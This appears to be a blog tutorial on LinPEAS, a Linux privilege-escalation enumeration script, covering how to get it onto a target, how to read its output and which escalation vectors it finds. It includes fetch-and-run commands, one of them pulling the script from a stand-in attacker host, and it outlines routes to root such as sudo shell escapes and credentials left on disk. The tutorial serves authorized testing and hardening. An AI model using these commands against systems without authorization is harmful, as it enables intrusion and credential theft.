LinPEAS Explained: The Complete Guide to Linux Privilege Escalation Enumeration

Every penetration tester reaches the same wall after gaining a low-privilege shell on a Linux box: now what? Manually checking permissions, cron jobs, and SUID binaries takes hours and misses things. That’s the gap LinPEAS fills. This guide breaks down what LinPEAS actually does, how to run it safely, and how to read its output like a professional.
Table of Contents
- What Is LinPEAS?
- Why Pentesters and Sysadmins Rely on It
- How LinPEAS Works Under the Hood
- How to Install and Run LinPEAS
- Reading LinPEAS Output: The Color Code
- Top Privilege Escalation Vectors LinPEAS Finds
- LinPEAS vs Other Enumeration Tools
- Best Practices and Legal Boundaries
- What to Do After LinPEAS Finds Something
- Conclusion
- FAQ
What Is LinPEAS?
LinPEAS belongs to PEASS-ng (Privilege Escalation Awesome Scripts Suite, Next Generation), a project maintained by Carlos Polop and a large community of contributors. The suite ships three tools: LinPEAS for Linux and macOS, WinPEAS for Windows, and a smaller MacPEAS build. All three share one job: enumerate everything a local attacker could exploit to gain higher privileges.
You will sometimes see an older repository under carlospolop/privilege-escalation-awesome-scripts-suite. That project is no longer actively maintained. The current, supported home is github.com/peass-ng/PEASS-ng, and that is the only source you should trust for downloads.
LinPEAS itself is a single Bash script with no external dependencies. You copy it to a target, run it, and it checks hundreds of possible escalation paths in a few minutes — work that would otherwise take a skilled tester an hour or more by hand.
Why Pentesters and Sysadmins Rely on It
Privilege escalation enumeration is repetitive by nature. You check the same thirty or forty things every time: who can run sudo, which files have the SUID bit, what cron jobs run as root, whether the kernel has a known local exploit. Doing that by hand is slow and error-prone, especially under time pressure during a pentest engagement.
LinPEAS automates that checklist and adds things most testers forget — Docker group membership, capabilities on binaries, writable systemd service files, NFS misconfigurations, and more. It also works the other direction: system administrators run it against their own servers to catch the exact same weaknesses before an attacker does. Many hardening audits start with a LinPEAS pass as a baseline.
How LinPEAS Works Under the Hood
LinPEAS does not exploit anything by itself. It is purely an enumeration and reporting tool. Internally, it runs through a series of checks grouped into categories: system information, running processes, installed software, file permissions, network configuration, scheduled tasks, and credentials left in memory, history files, or configuration files.
Detection logic, not guesswork
Each check compares what it finds against known-dangerous patterns. A world-writable file owned by root, a SUID binary that is not on the standard safe list, a cron job pointing at a script anyone can edit — these all trigger a flagged result. LinPEAS cross-references binaries against the GTFOBins project, which catalogs Unix binaries that can be abused to break out of restricted shells or escalate privileges.
No installation required
Because it is a self-contained script, LinPEAS leaves almost no footprint. Nothing gets installed, no package manager is touched, and once the engagement is over you simply delete the script. This matters in real engagements where you must avoid changing the target system.
How to Install and Run LinPEAS
There are three common ways to get LinPEAS onto a target. Pick the one that matches your access level and whether the target has internet access.
Method 1: Download and run directly
If the target can reach GitHub, this is the fastest path:
bash

curl -L https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh | shPiping straight to sh is convenient but means you never see the script before it runs. For anything beyond a disposable lab, download it first and inspect it:
bash
curl -L https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh -o linpeas.sh
chmod +x linpeas.sh
./linpeas.sh
If curl is not available, wget works the same way:
bash
wget -O linpeas.sh https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.shMethod 2: Transfer it offline
Many real targets have no outbound internet access. Host the script on your attacking machine and pull it from the target over the internal network:
bash
# On your attacking machine, inside the folder holding linpeas.sh
python3 -m http.server 8000

# On the target
wget http://ATTACKER_IP:8000/linpeas.sh -O /tmp/linpeas.sh
chmod +x /tmp/linpeas.sh
/tmp/linpeas.sh
Run it from /tmp or another writable, non-persistent directory, and remove it once you are done reviewing the output.
Method 3: Install from a package manager
On Kali Linux 2024.1 and newer, the whole PEASS-ng suite is packaged and ready to go:
bash
sudo apt install peass-ng
linpeas
This is the cleanest option for your own lab or training environment since updates come through apt instead of manual downloads.
Useful flags
bash
./linpeas.sh -a               # run every check, including slow ones
./linpeas.sh -s               # superfast mode, skips the heaviest checks
./linpeas.sh -q                # quiet mode, less noise in the output
./linpeas.sh -o sudo,docker    # only run checks matching these keywords
Saving output for later review
Scrolling through live output is a bad idea on a real target. Pipe it to a file instead:
bash
./linpeas.sh -a | tee linpeas_output.txtReviewing a saved file afterward, with search tools like grep, is far more reliable than trying to catch everything on screen in real time.
[Image suggestion: unsplash-search:server-room-cables — Title: “Server infrastructure during a penetration test” — Alt: “Rack of Linux servers representing a pentest target environment”]
Reading LinPEAS Output: The Color Code
LinPEAS deliberately color-codes its findings so you can triage quickly instead of reading every line:
| Color | Meaning |
|---|---|
| Red on yellow | High confidence privilege escalation path (roughly 95%+) |
| Red | Worth investigating, lower certainty |
| Yellow | Interesting but not necessarily exploitable |
| Green | Informational, usually safe |
Start with the red-on-yellow lines every single time. These typically point to things like a writable /etc/passwd, a sudo entry with NOPASSWD, an exploitable SUID binary, or a kernel version with a known public exploit. If the scan turns up nothing in that top tier, work down through red, then yellow, cross-referencing anything unfamiliar against GTFOBins or a CVE database.
Top Privilege Escalation Vectors LinPEAS Finds
SUID and SGID binaries
LinPEAS lists every binary with the SUID or SGID bit set and flags the ones not on its known-safe list. A custom or unusual SUID binary is often the fastest route to root, especially if it can be abused through GTFOBins techniques like reading arbitrary files or spawning a shell.
Sudo misconfigurations
Entries in /etc/sudoers that allow a user to run certain commands as root without a password, or that allow a command whose GTFOBins entry permits a shell escape, show up clearly. A single NOPASSWD: /usr/bin/vim line, for example, is a direct route to root through vim‘s shell-escape feature.
Cron jobs and scheduled tasks
LinPEAS checks every cron job it can read, paying close attention to scripts that run as root but are writable by a lower-privileged user. Editing that script is often enough to get code execution as root the next time the job fires.
Kernel and OS-level exploits
The script fingerprints the kernel version and distribution, then flags matches against well-known local privilege escalation CVEs. This does not mean the exploit will work out of the box — kernel exploits can be unstable — but it tells you where to start researching.
Credentials left behind
LinPEAS searches shell history, configuration files, environment variables, and common credential storage locations for passwords, API keys, and SSH keys that were left in plaintext. This category alone often yields the fastest win in real engagements, because people reuse passwords more than they’d like to admit.
Capabilities and container escapes
Linux capabilities (like cap_setuid) granted to a binary can sometimes be as powerful as full root, without the binary being flagged as SUID. LinPEAS checks for these explicitly, along with signs that the current shell is inside a Docker container with a mounted host filesystem or an exposed Docker socket — both common container escape routes.
LinPEAS vs Other Enumeration Tools
LinPEAS is not the only option, and knowing when to reach for something else matters.
- LinEnum — an older, simpler Bash script. Less comprehensive than LinPEAS and no longer actively maintained, but still fast on very constrained systems.
- linuxprivchecker.py — a Python-based alternative. Useful if Python is available but Bash features LinPEAS relies on are restricted.
- pspy — not an escalation checker at all, but a process monitor that shows cron jobs and scheduled tasks executing in real time without root. It pairs well with LinPEAS for confirming a cron-based vector before you touch anything.
- Manual enumeration — still worth practicing. Automated tools miss context-specific misconfigurations, and relying on them exclusively weakens your understanding during a real assessment or exam.
LinPEAS wins on coverage and clarity of output. The tradeoff is noise: a full -a run against a busy production-like system can generate a very long report, which is exactly why saving output to a file and searching it methodically matters.
Best Practices and Legal Boundaries
LinPEAS is a dual-use tool. The same script that helps you harden your own servers can be misused against systems you don’t own. A few rules keep its use clean and professional:
- Only run it against systems you own or have explicit written authorization to test, such as a signed pentest scope or a CTF/lab environment.
- Download it only from the official
peass-ng/PEASS-ngGitHub releases page, never from a third-party mirror. - Remove the script and any output files from the target once your review is complete.
- Treat anything it finds — especially credentials — as sensitive data and store it according to your engagement’s data handling rules.
- In Algeria and most jurisdictions, running security scanning tools against systems without authorization falls under computer-crime law. Authorization in writing is not optional.
What to Do After LinPEAS Finds Something
A LinPEAS report is a starting point, not a finished exploit. Once you have a flagged finding:
- Confirm it manually. Check the actual permissions, file contents, or sudoers line yourself before acting on it.
- Cross-reference binaries against GTFOBins to see the exact exploitation technique.
- Test in a safe order — start with the lowest-risk method (reading a file, for instance) before attempting anything that modifies the system.
- Document the finding, the command used, and the result immediately. This becomes part of your pentest report.
- For a defensive audit, treat every red-on-yellow finding as a remediation ticket: fix the permission, remove the
NOPASSWDentry, patch the kernel, or rotate the exposed credential.
Conclusion
LinPEAS turns a slow, error-prone manual checklist into a few minutes of automated enumeration, and its color-coded output makes triage fast even on a system with hundreds of findings. It is not a replacement for understanding why a misconfiguration is dangerous — that knowledge is what separates a tester who runs a script from one who can explain the risk to a client or fix it as an administrator. Used responsibly, with proper authorization and a methodical review of its output, LinPEAS is one of the most time-efficient tools in a Linux pentester’s kit, and one of the fastest ways for a sysadmin to find out what an attacker would see first.
FAQ
Is LinPEAS illegal to use? No, the tool itself is legal and open-source. Using it against a system you do not own or have written permission to test is what’s illegal, under computer-crime laws in most countries including Algeria.
Does LinPEAS work on macOS? Yes. The PEASS-ng project ships a macOS-compatible build alongside the Linux version, though most of its checks are Linux-specific.
Will antivirus or EDR flag LinPEAS? Often, yes. Because it searches for credentials and probes permissions, many endpoint security products flag or block it. This is expected behavior during an authorized assessment, not a sign of malware infection.
How long does a LinPEAS scan take? A standard run usually finishes in one to five minutes on a typical system. The -a (all checks) flag can take longer on systems with large filesystems, since it searches more broadly for credentials and writable files.
Can LinPEAS escalate privileges by itself? No. It only enumerates and reports possible paths. Exploiting any finding — editing a cron script, abusing a SUID binary, using a leaked credential — is a separate, manual step you perform after reviewing the results.
What’s the difference between LinPEAS and LinEnum? LinEnum is an older, simpler script with fewer checks and no active maintenance. LinPEAS covers more ground, includes GTFOBins cross-referencing, and is updated regularly, which is why it has largely replaced LinEnum as the default choice.
Want more articles and tutorials like this?
Get new tutorials, security alerts, and IT tips straight to your inbox.